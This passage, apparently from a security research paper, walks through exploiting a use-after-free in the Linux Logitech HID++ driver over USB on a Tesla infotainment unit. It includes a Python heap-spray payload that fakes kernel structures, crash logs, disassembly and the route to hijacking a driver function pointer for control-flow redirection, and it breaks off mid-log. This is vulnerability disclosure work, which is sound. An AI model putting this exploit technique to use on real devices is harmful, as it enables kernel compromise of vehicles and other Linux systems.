[ 7865.308486] logitech-hidpp-device 0003:046D:C262.0002: hiddev96,hidraw1: USB HID v1.10
Device [Logitech A] on usb-0000:02:00.0-2.1/input0
[ 7865.312104] logitech-hidpp-device 0003:046D:C262.0002: no inputs found
[ 7865.313581] logitech-hidpp-device 0003:046D:C262.0002: Unable to initialize force
feedback support, errno -19

```

Because this occurs, we can end up with a use-after-free situation where the first thing to occur would be a mutex unlock on free'd memory:

```

(release_nodes kfree called 0xfffff8881379e5600)

```

```
(hidpp_send_message_sync mutex_unlock called hidpp 0xffff8881379e5618)
```

Previously it looked like a was committed to address similar issues, however, did not cover the `HIDPP\_QUIRK\_CLASS\_G920` error path and thus leaving the code vulnerable.

<https://github.com/teslamotors/linux/commit/cd0e2bf7fb22fe9b989c59c42dca06367fd10e6b>)

This is the output from our framework DUET when we trigger the Use-After-free vulnerability:

```
[#] Connecting to 10.0.0.105/tcp:27591
[#] TCP::connected
[#] Waiting for commands...
[#] TCP: Set worker type to UAF
[#] TCP: Insert
[#] tud_hid_descriptor_report_cb called for instance 0
[#] hidpp_get_serial -> hidpp_root_get_feature -> CMD_ROOT_GET_FEATURE:
HIDPP_PAGE_DEVICE_INFORMATION
[#] hidpp_root_get_protocol_version -> CMD_ROOT_GET_PROTOCOL_VERSION
[#] hidpp_get_device_name -> hidpp_root_get_feature -> CMD_ROOT_GET_FEATURE:
HIDPP_PAGE_GET_DEVICE_NAME_TYPE
[#] hidpp_get_device_name -> hidpp_devicenametype_get_count ->
CMD_GET_DEVICE_NAME_TYPE_GET_COUNT
[#] hidpp_get_device_name -> hidpp_devicenametype_get_device_name ->
CMD_GET_DEVICE_NAME_TYPE_GET_DEVICE_NAME: Offset [0x0]
[#] g920_get_config -> hidpp_root_get_feature -> CMD_ROOT_GET_FEATURE:
HIDPP_PAGE_G920_FORCE_FEEDBACK
[#] g920_get_config -> HIDPP_FF_GET_INFO
[#] g920_get_config -> HIDPP_FF_RESET_ALL
[#] g920_get_config -> HIDPP_FF_GET_APERTURE
[#] g920_get_config -> HIDPP_FF_GET_GLOBAL_GAINS
[#] g920_get_config -> g920_ff_set_autocenter -> HIDPP_FF_DOWNLOAD_EFFECT
[#] Sending connect_event
[#] Sending connect_event
[#] Sending connect_event
[#] Sending connect_event
[#] Sending connect_event
[#] Sending connect_event
```


As you can see the kmalloc-512 region which contains the object at offset 0x18 of struct hidpp_device is being freed and then accessed by the hidpp_send_message_sync function (as can be seen by the ASAN splat above).

5.6.1 Exploitation

If we can replace the freed structure before the workqueue thread wakes up and uses it, then it may be possible to redirect the flow of execution to an attacker-controlled location. For example, if the code ends up calling a function pointer on the replaced object.

Triggering the UAF we could see the crash varying slightly, believed based on the expected timing of thread scheduling.

We believed the race window to look like this:



The first thing we needed to do was to reliably get the crash triggering consistently in the same location. To do this we implemented the HIDPP protocol in C using TinyUSB for our fake HID device using our exploit framework DUET.

This way we could correctly control the flow of the protocol. As an example, I will show the UART output from the HID device triggering the crash:

The HIDPP structure looks as follows:

```

struct hidpp\_device {
    struct hid\_device *hid\_dev;
    struct input\_dev *input;
    struct mutex send\_mutex;
    void *send\_receive\_buf;
    char *name; /* will never be NULL and should not be freed */
    wait\_queue\_head\_t wait;
    int very\_long\_report\_length;
    bool answer\_available;
    u8 protocol\_major;
    u8 protocol\_minor;
    void *private\_data;

```

```

struct work\_struct work;
struct kfifo delayed work fifo;
atomic\_t connected;
struct input\_dev *delayed input;

unsigned long quirks;
unsigned long capabilities;

struct hidpp\_battery battery;
struct hidpp\_scroll\_counter vertical wheel counter;
};

```


As can be seen from free function we have a structure of size 0x10 called devres_nodes which looks like:

```

struct devres\_node {
struct list\_head          entry;
dr\_release\_t            release;
};

```

Diagrammatically in memory after the free has occurred we have the following situation occurring:



Therefore in order to the issue our idea was to spray USB descriptors to cause a fake object to reallocate the free 'hidpp' memory with our controlled data.

```

spray = (
    b"\x09\x02\x00\x02\x01\x01\x00\xa0" + # 0x000 - devres_node.entry.next
    b"\x32\x09\x04\x00\x00\x01\x03\x00" + # 0x008 - devres_node.entry.prev
    b"\x00\x00\xef\xff\x41\x41\x41\x41" + # 0x010 - devres.dr_release_t
(function pointer)
    struct.pack("<Q", self.hid_dev) + # 0x018 - hidpp_device.hid_dev (RDI)
    b"\x41\x41\x41\x41\x41\x41\x41\x41" + # 0x020 - hidpp_device.input
    b"\x00\x00\x00\x00\x00\x00\x00\x00" + # 0x028 -
hidpp_device.send_mutex.owner
    b"\x00\x00\x00\x00\x00\x00\x00\x00" + # 0x030 -
hidpp_device.send_mutex.wait_lock

```

```

        b"\x00\x00\x41\x41\x41\x41\xff\xff" + # 0x038 -
hidpp_device.send_mutex.wait_list.next
        b"\x00\x00\x41\x41\x41\x41\xff\xff" + # 0x040 -
hidpp_device.send_mutex.wait_list.prev
        b"\x41\x41\x41\x41\x41\x41\x41" + # 0x048 -
hidpp_device.send_receive_buf
        b"\x41\x41\x41\x41\x41\x41\x41" + # 0x050 - hidpp_device.name
        b"\x41\x41\x41\x41\x41\x41\x41" + # 0x058 - hidpp_device.wait.lock
        b"\x41\x41\x41\x41\x41\x41\x41" + # 0x060 - hidpp_device.wait.head.next
        b"\x41\x41\x41\x41\x41\x41\x41" + # 0x068 - hidpp_device.wait.head.prev
        b"\x41\x41\x41\x41\x41\x41\x41" + # 0x070 -
hidpp_device.very_long_report_length, hidpp_device.answer_available,
hidpp_device.protocol_major, hidpp_device.protocol_minor
        b"\x41\x41\x41\x41\x41\x41\x41" + # 0x078 - hidpp_device.private_data
        b"\x41\x41\x41\x41\x41\x41\x41" + # 0x080 - hidpp_device.work.data
        b"\x41\x41\x41\x41\x41\x41\x41" + # 0x088 - hidpp_device.work.entry.next
        b"\x41\x41\x41\x41\x41\x41\x41" + # 0x090 - hidpp_device.work.entry.prev
        b"\x41\x41\x41\x41\x41\x41\x41" + # 0x098 - hidpp_device.work.func
(function pointer)
        b"\x41\x41\x41\x41\x41\x41\x41" + # 0x0a0 -
hidpp_device.delayed_work_fifo.in, hidpp_device.delayed_work_fifo.out
        b"\x41\x41\x41\x41\x41\x41\x41" + # 0x0a8 -
hidpp_device.delayed_work_fifo.mask, hidpp_device.delayed_work_fifo.esize
        b"\x41\x41\x41\x41\x41\x41\x41" + # 0x0b0 -
hidpp_device.delayed_work_fifo.data
        b"\x41\x41\x41\x41\x41\x41\x41" + # 0x0b8 - hidpp_device.connected
        b"\x41\x41\x41\x41\x41\x41\x41" + # 0x0c0 - hidpp_device.delayed_input
        b"\x41\x41\x41\x41\x41\x41\x41" + # 0x0c8 - hidpp_device.quirks,
hidpp_device.capabilities
        b"\x41\x41\x41\x41\x41\x41\x41" + # 0x0d0 - hidpp_device.battery
        b"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41" + #
0x0d8
        b"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41" + #
0x0e8
        b"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41" + #
0x0f8

```

Initially we tried to replace the `devres.dr_release_t` function pointer, however it turned out that this was not called after we had replaced it.

Therefore, we needed another solution to getting a function pointer being called.

If we look at the code at the time of crash, then we are crashing on `mutex_unlock` in the `hidpp_send_message_sync` function:

```

(release_nodes kfree called 0xffff888137b8f500)
(release_nodes kfree called 0xffff8881379e5600)
(hidpp_send_message_sync mutex_unlock called hidpp 0xffff8881379e5618)

mutex_unlock(&hidpp->send_mutex);

```

We therefore need to survive the mutex unlock first (this is where the values from the spay code come from above).


As this is based on how the threads are scheduled there can be timing differences. However, after this function has returned we end in another call to `hidpp_send_message_sync` which looks as follows:

```
Dump of assembler code for function hidpp_send_message_sync:
Address range 0xffffffff81a0bce0 to 0xffffffff81a0c037:
 0xffffffff81a0bce0 <+0>:      push    r15
 0xffffffff81a0bce2 <+2>:      push    r14
 0xffffffff81a0bce4 <+4>:      push    r13
 0xffffffff81a0bce6 <+6>:      lea     r13,[rdi+0x10]                ; RDI is
free hidpp hidpp=0xfffff888137b01018
 0xffffffff81a0bcea <+10>:     push    r12
 0xffffffff81a0bcec <+12>:     mov     r12,rsi
 0xffffffff81a0bcef <+15>:     push    rbp
 0xffffffff81a0bcf0 <+16>:     mov     rbp,rdi                ; RBP will
also be hidpp hidpp=0xfffff888137b01018
 0xffffffff81a0bcf3 <+19>:     mov     rdi,r13
 0xffffffff81a0bcf6 <+22>:     push    rbx
 0xffffffff81a0bcf7 <+23>:     mov     rbx,rdx
 0xffffffff81a0bcfa <+26>:     sub     rsp,0x30
 0xffffffff81a0bcfe <+30>:     mov     rax,QWORD PTR gs:0x28
 0xffffffff81a0bd07 <+39>:     mov     QWORD PTR [rsp+0x28],rax
 0xffffffff81a0bd0c <+44>:     xor     eax,eax
 0xffffffff81a0bd0e <+46>:     call   0xffffffff81c60660 <mutex_lock>                ;
mutex_lock(&hidpp->send_mutex);                                ; (struct
mutex *) 0xfffff888137b01028
```

At this point RDI is the hidpp pointer which is pointing at free memory.

Looking back at the flow of the code in `hidpp_send_message_sync` we can see this function calls `ret = \_\_hidpp\_send\_report\(hidpp->hid\_dev, message\);`

Therefore, our idea was to that if we could fake the `hid_dev` pointer then we could point this at a fake `hid_device` structure we control in memory.



By spraying with multiple USB devices and multiple descriptors it was possible to demonstrate control over the used memory on the IVI (and giving RDI control as can be seen below):

```
[ 206.125678] lp8863: probe of 1-003c failed with error -121
[ 206.125686] panel-lg-la080wh1 1-0018: Registered backlight device at addr=0x3c
[ 206.414268] general protection fault: 0000 [#1] PREEMPT SMP NOPTI
[ 206.420413] CPU: 3 PID: 1807 Comm: kworker/3:2 Tainted: G          0      5.4.284-INFOZ
#2
```

```

[ 206.428813] Hardware name: Tesla Poppyseed/Poppyseed, BIOS
e69da6e613fc8492afdd6f1e33731a0fb834d703 02/27/2025
[ 206.438864] Workqueue: events delayed_work_cb [hid_logitech_hidpp]
[ 206.445103] RIP: 0010:hidpp_send_message_sync+0x8f/0x360 [hid_logitech_hidpp]
[ 206.452264] Code: 24 20 48 89 43 20 49 8b 44 24 28 48 89 43 28 49 8b 44 24 30 48 89 43 30
49 8b 44 24 38 48 89 43 38 48 8b 7d 00 41 0f b6 34 24 <48> 8b 87 48 19 00 00 40 80 fe 11 0f
84 61 01 00 00 40 80 fe 12 0f
[ 206.471092] RSP: 0018:ffffa5ed436c7cc0 EFLAGS: 00010246
[ 206.476359] RAX: 0000000000000000 RBX: fffffa5ed436c7d6d RCX: 0000000000000000
[ 206.483551] RDX: ffff8aabb1c58dc0 RSI: 0000000000000010 RDI: ffff414141410000
[ 206.490740] RBP: ffff8aab46cec018 R08: 0000000000000000 R09: fffffa5ed436c7d6d
[ 206.497897] R10: ffff8aa9a12fa940 R11: ffff8aabb72e7500 R12: ffff8aaa1eae3700
[ 206.505082] R13: ffff8aab46cec028 R14: ffff8aab46cec018 R15: 0000000000000000
[ 206.512268] FS: 0000000000000000(0000) GS:ffff8aabb72c0000(0000) knlGS:0000000000000000
[ 206.520380] CS: 0010 DS: 0000 ES: 0000 CR0: 0000000080050033
[ 206.526180] CR2: 00000a7c06d66020 CR3: 0000000159754000 CR4: 0000000003406e0
[ 206.533339] Call Trace:
[ 206.535858] ? __die+0x8b/0x90
[ 206.538945] ? die+0x2b/0x50
[ 206.541858] ? general_protection+0x28/0x30
[ 206.546101] ? hidpp_send_message_sync+0x8f/0x360 [hid_logitech_hidpp]
[ 206.546105] ? kfree+0x230/0x250
[ 206.555937] ? kmem_cache_alloc_trace+0x184/0x240
[ 206.555942] hidpp_send_rap_command_sync.constprop.0+0x7c/0xb0 [hid_logitech_hidpp]
[ 206.568394] hidpp10_set_register.constprop.0+0x4e/0xc0 [hid_logitech_hidpp]
[ 206.568397] delayed_work_cb+0x5fe/0x79e [hid_logitech_hidpp]
[ 206.581297] ? newidle_balance+0x2b9/0x380
[ 206.581299] ? __wake_up_common+0x80/0x180
[ 206.581303] process_one_work+0x1ab/0x390
[ 206.593667] worker_thread+0x1d1/0x3c0
[ 206.597453] ? rescuer_thread+0x370/0x370
[ 206.597455] kthread+0x13e/0x160
[ 206.597457] ? __kthread_bind_mask+0x60/0x60
[ 206.597459] ret_from_fork+0x35/0x40
[ 206.597461] Modules linked in: panel_lg_la080wh1(0) hid_logitech_hidpp hid_generic
sw17700(0) amdgpu gpu_sched i2c_algo_bit ttm drm_kms_helper cfbfillrect syscopyarea
cfbimgblt sysfillrect sysimgblt fb_sys_fops cfbcopyarea drm drm_panel_orientation_quirks
joydev gtw_mfd_driver(0) gtw_udp_kmod(0) tesla_gtw_serdev(0) nt51922_tcon(0) mpq3367_bl(0)
lp8863_bl lp8866_bl(0) nt_ts_51922(0) nt51922_lock(0) ftdi_sio gpio_pi4ioe5v6416 amdtee ccp
[last unloaded: panel_lg_la080wh1]
[ 206.654429] ---[ end trace 1d0ff44031d09bf1 ]---
[ 206.663184] RIP: 0010:hidpp_send_message_sync+0x8f/0x360 [hid_logitech_hidpp]
[ 206.670385] Code: 24 20 48 89 43 20 49 8b 44 24 28 48 89 43 28 49 8b 44 24 30 48 89 43 30
49 8b 44 24 38 48 89 43 38 48 8b 7d 00 41 0f b6 34 24 <48> 8b 87 48 19 00 00 40 80 fe 11 0f
84 61 01 00 00 40 80 fe 12 0f
[ 206.689234] RSP: 0018:ffffa5ed436c7cc0 EFLAGS: 00010246
[ 206.694511] RAX: 0000000000000000 RBX: fffffa5ed436c7d6d RCX: 0000000000000000
[ 206.701721] RDX: ffff8aabb1c58dc0 RSI: 0000000000000010 RDI: ffff414141410000
[ 206.708913] RBP: ffff8aab46cec018 R08: 0000000000000000 R09: fffffa5ed436c7d6d
[ 206.716104] R10: ffff8aa9a12fa940 R11: ffff8aabb72e7500 R12: ffff8aaa1eae3700
[ 206.723301] R13: ffff8aab46cec028 R14: ffff8aab46cec018 R15: 0000000000000000
[ 206.730488] FS: 0000000000000000(0000) GS:ffff8aabb72c0000(0000) knlGS:0000000000000000
[ 206.738652] CS: 0010 DS: 0000 ES: 0000 CR0: 0000000080050033
[ 206.744459] CR2: 00000a7c06d66020 CR3: 0000000090e76000 CR4: 0000000003406e0

```

Looking through the code of the function `hidpp_send_message_sync` in the disassembler we could see a call to `__x86_indirect_thunk_rax`. Following on the code flow from where RDI control was gained then the question would be what elements in our fake `hid_device` structure could we then fake.

```

struct hid\_device {                                     /* device report descriptor */
    u8 *dev\_rdesc;
    unsigned dev\_rsize;
    u8 *rdesc;
    unsigned rsize;
    struct hid\_collection *collection;                  /* List of HID collections */
    unsigned collection\_size;                          /* Number of allocated hid_collections */
    unsigned maxcollection;                            /* Number of parsed collections */
    unsigned maxapplication;                          /* Number of applications */
    u16 bus;                                           /* BUS ID */
    u16 group;                                         /* Report group */
    u32 vendor;                                        /* Vendor ID */
    u32 product;                                       /* Product ID */
    u32 version;                                       /* HID version */
    enum hid\_type type;                                /* device type (mouse, kbd, ...) */
    unsigned country;                                  /* HID country */
    struct hid\_report\_enum report\_enum[HID\_REPORT\_TYPES];
    struct work\_struct led\_work;                      /* delayed LED worker */

    struct semaphore driver\_input\_lock;                /* protects the current driver */
    struct device dev;                                  /* device */
    struct hid\_driver *driver;

    struct hid\_ll\_driver *ll\_driver;

```

This led us to notice the ll_device pointer in here to a structure of type hid_ll_drivers:

```

/**
 * hid_ll_driver - low level driver callbacks
 * @start: called on probe to start the device
 * @stop: called on remove
 * @open: called by input layer on open
 * @close: called by input layer on close
 * @power: request underlying hardware to enter requested power mode
 * @parse: this method is called only once to parse the device data,
 *         shouldn't allocate anything to not leak memory
 * @request: send report request to device (e.g. feature report)
 * @wait: wait for buffered io to complete (send/recv reports)
 * @raw_request: send raw report request to device (e.g. feature report)
 * @output_report: send output report to device
 * @idle: send idle request to device
 * @max_buffer_size: over-ride maximum data buffer size (default: HID_MAX_BUFFER_SIZE)
 */
struct hid\_ll\_driver {
    int (*start)(struct hid\_device *hdev);
    void (*stop)(struct hid\_device *hdev);

    int (*open)(struct hid\_device *hdev);
    void (*close)(struct hid\_device *hdev);

    int (*power)(struct hid\_device *hdev, int level);

    int (*parse)(struct hid\_device *hdev);

    void (*request)(struct hid\_device *hdev,
        struct hid\_report *report, int reqtype);

    int (*wait)(struct hid\_device *hdev);

```

```

int (*raw\_request) (struct hid\_device *hdev, unsigned char reportnum,
    __u8 *buf, size\_t len, unsigned char rtype,
    int reqtype);

int (*output\_report) (struct hid\_device *hdev, __u8 *buf, size\_t len);

int (*idle)(struct hid\_device *hdev, int report, int idle, int reqtype);

unsigned int max\_buffer\_size;
};

```

As you can see this structure contains function pointers. Examining [__hidpp_send_report](#) in more detail we see the following code:

```

static int \_\_hidpp\_send\_report(struct hid\_device *hdev,
    struct hidpp\_report *hidpp\_report)
{
    struct hidpp\_device *hidpp = hid\_get\_drvdata(hdev);
    int fields\_count, ret;

    switch (hidpp\_report->report\_id) {
    case REPORT\_ID\_HIDPP\_SHORT:
        fields\_count = HIDPP\_REPORT\_SHORT\_LENGTH;
        break;
    case REPORT\_ID\_HIDPP\_LONG:
        fields\_count = HIDPP\_REPORT\_LONG\_LENGTH;
        break;
    case REPORT\_ID\_HIDPP\_VERY\_LONG:
        fields\_count = hidpp->very\_long\_report\_length;
        break;
    default:
        return -ENODEV;
    }

    /*
     * set the device_index as the receiver, it will be overwritten by
     * hid_hw_request if needed
     */
    hidpp\_report->device\_index = 0xff;

    if (hidpp->quirks & HIDPP\_QUIRK\_FORCE\_OUTPUT\_REPORTS) {
        ret = hid\_hw\_output\_report(hdev, (__u8 *)hidpp\_report, fields\_count);
    } else {
        ret = hid\_hw\_raw\_request(hdev, hidpp\_report->report\_id,
            (__u8 *)hidpp\_report, fields\_count, HID\_OUTPUT\_REPORT,
            HID\_REQ\_SET\_REPORT);
    }

    return ret == fields\_count ? 0 : -1;
}

```

As our controlled hdev pointer is passed into this function and that we control hidpp pointer too, we can set a quirk [HIDPP_QUIRK_FORCE_OUTPUT_REPORTS](#).

We then get jumped to the call [hid_hw_output_report](#):

```

/**
 * hid_hw_output_report - send output report to device

```

```

*
* @hdev: hid device
* @buf: raw data to transfer
* @len: length of buf
*
* @return: count of data transfered, negative if error
*/
static inline int hid\_hw\_output\_report(struct hid\_device *hdev, \_\_u8 *buf,
size\_t len)
{
if (len < 1 || len > HID\_MAX\_BUFFER\_SIZE || !buf)
return -EINVAL;

if (hdev->ll\_driver->output\_report)
return hdev->ll\_driver->output\_report(hdev, buf, len);

return -ENOSYS;
}

```

As you can see this will lead to function pointer from a structure which we might be able to control being called. In assembly this looks as follows:


```

0xffffffff81a0be0a <+298>: je      0xffffffff81a0befa <hidpp_send_message_sync+538>
0xffffffff81a0be10 <+304>: test   r12,r12
0xffffffff81a0be13 <+307>: je      0xffffffff81a0c027 <hidpp_send_message_sync+839>

0xffffffff81a0be19 <+313>: mov     rax,QWORD PTR [rdi+0x1bb0]      ; This is hid_device-
>ll_driver
0xffffffff81a0be20 <+320>: mov     rax,QWORD PTR [rax+0x48]        ; this is hid_device-
>ll_driver->output_report
0xffffffff81a0be24 <+324>: test    rax,rax
0xffffffff81a0be27 <+327>: je      0xffffffff81a0c027 <hidpp_send_message_sync+839>
0xffffffff81a0be2d <+333>: mov     rdx,rcx
0xffffffff81a0be30 <+336>: mov     rsi,r12
0xffffffff81a0be33 <+339>: call    0xffffffff82000aa0 <__x86_indirect_thunk_rax>

```

This led us to develop the following exploit strategy:



At this stage, the next part of the exploit chain would require placing controllable memory at a known kernel address or being able to leak to determine where this memory was located.

Whilst many attempts were made to do this only using a USB itself, we could not reliably determine a method to do this without an additional vulnerability which would have allowed this. During our research into USB, we could not locate one within the time available. However, since this paper is about developing the USB exploitation framework itself, then we will describe a workaround which we used.

As a workaround for not having this additional vulnerability to stage the memory and leaks its address, we had SSH access to the IVI which had been kindly granted by Tesla due to previous research on the device.

We could execute a program as root on the IVI to stage the kernel memory prior to running our exploit code using a trick with `iptables` and `kernfs\_pr\_cont\_buf`. Using this workaround, it was possible to demonstrate a controlled `\_\_x86\_indirect\_thunk\_rax` call to `RAX`:

```
[ 66.605022] xhci_hcd 0000:05:00.3: WARN urb submitted to disabled ep
[ 66.643269] general protection fault: 0000 [#1] PREEMPT SMP NOPTI
[ 66.649402] CPU: 0 PID: 118 Comm: kworker/0:2 Tainted: G          0      5.4.284-INFOZ
#2
[ 66.656521] hid-generic 0003:046D:C313.0019: input,hidraw15: USB HID v1.11 Keyboard [Pico
Spray] on usb-0000:05:00.3-3.1.4.4.3/input0
[ 66.657717] Hardware name: Tesla Poppyseed/Poppyseed, BIOS
d916c1eee8f43e716aa10f6e5d7d117efdb29b05 03/20/2025
[ 66.657723] Workqueue: events delayed_work_cb [hid_logitech_hidpp]
[ 66.686028] RIP: 0010:__x86_indirect_thunk_rax+0x10/0x20
[ 66.691397] Code: df be cd ff c1 e1 03 01 d1 89 ca e9 2a c5 cd ff 48 8d 0c c8 e9 51 c3 cd
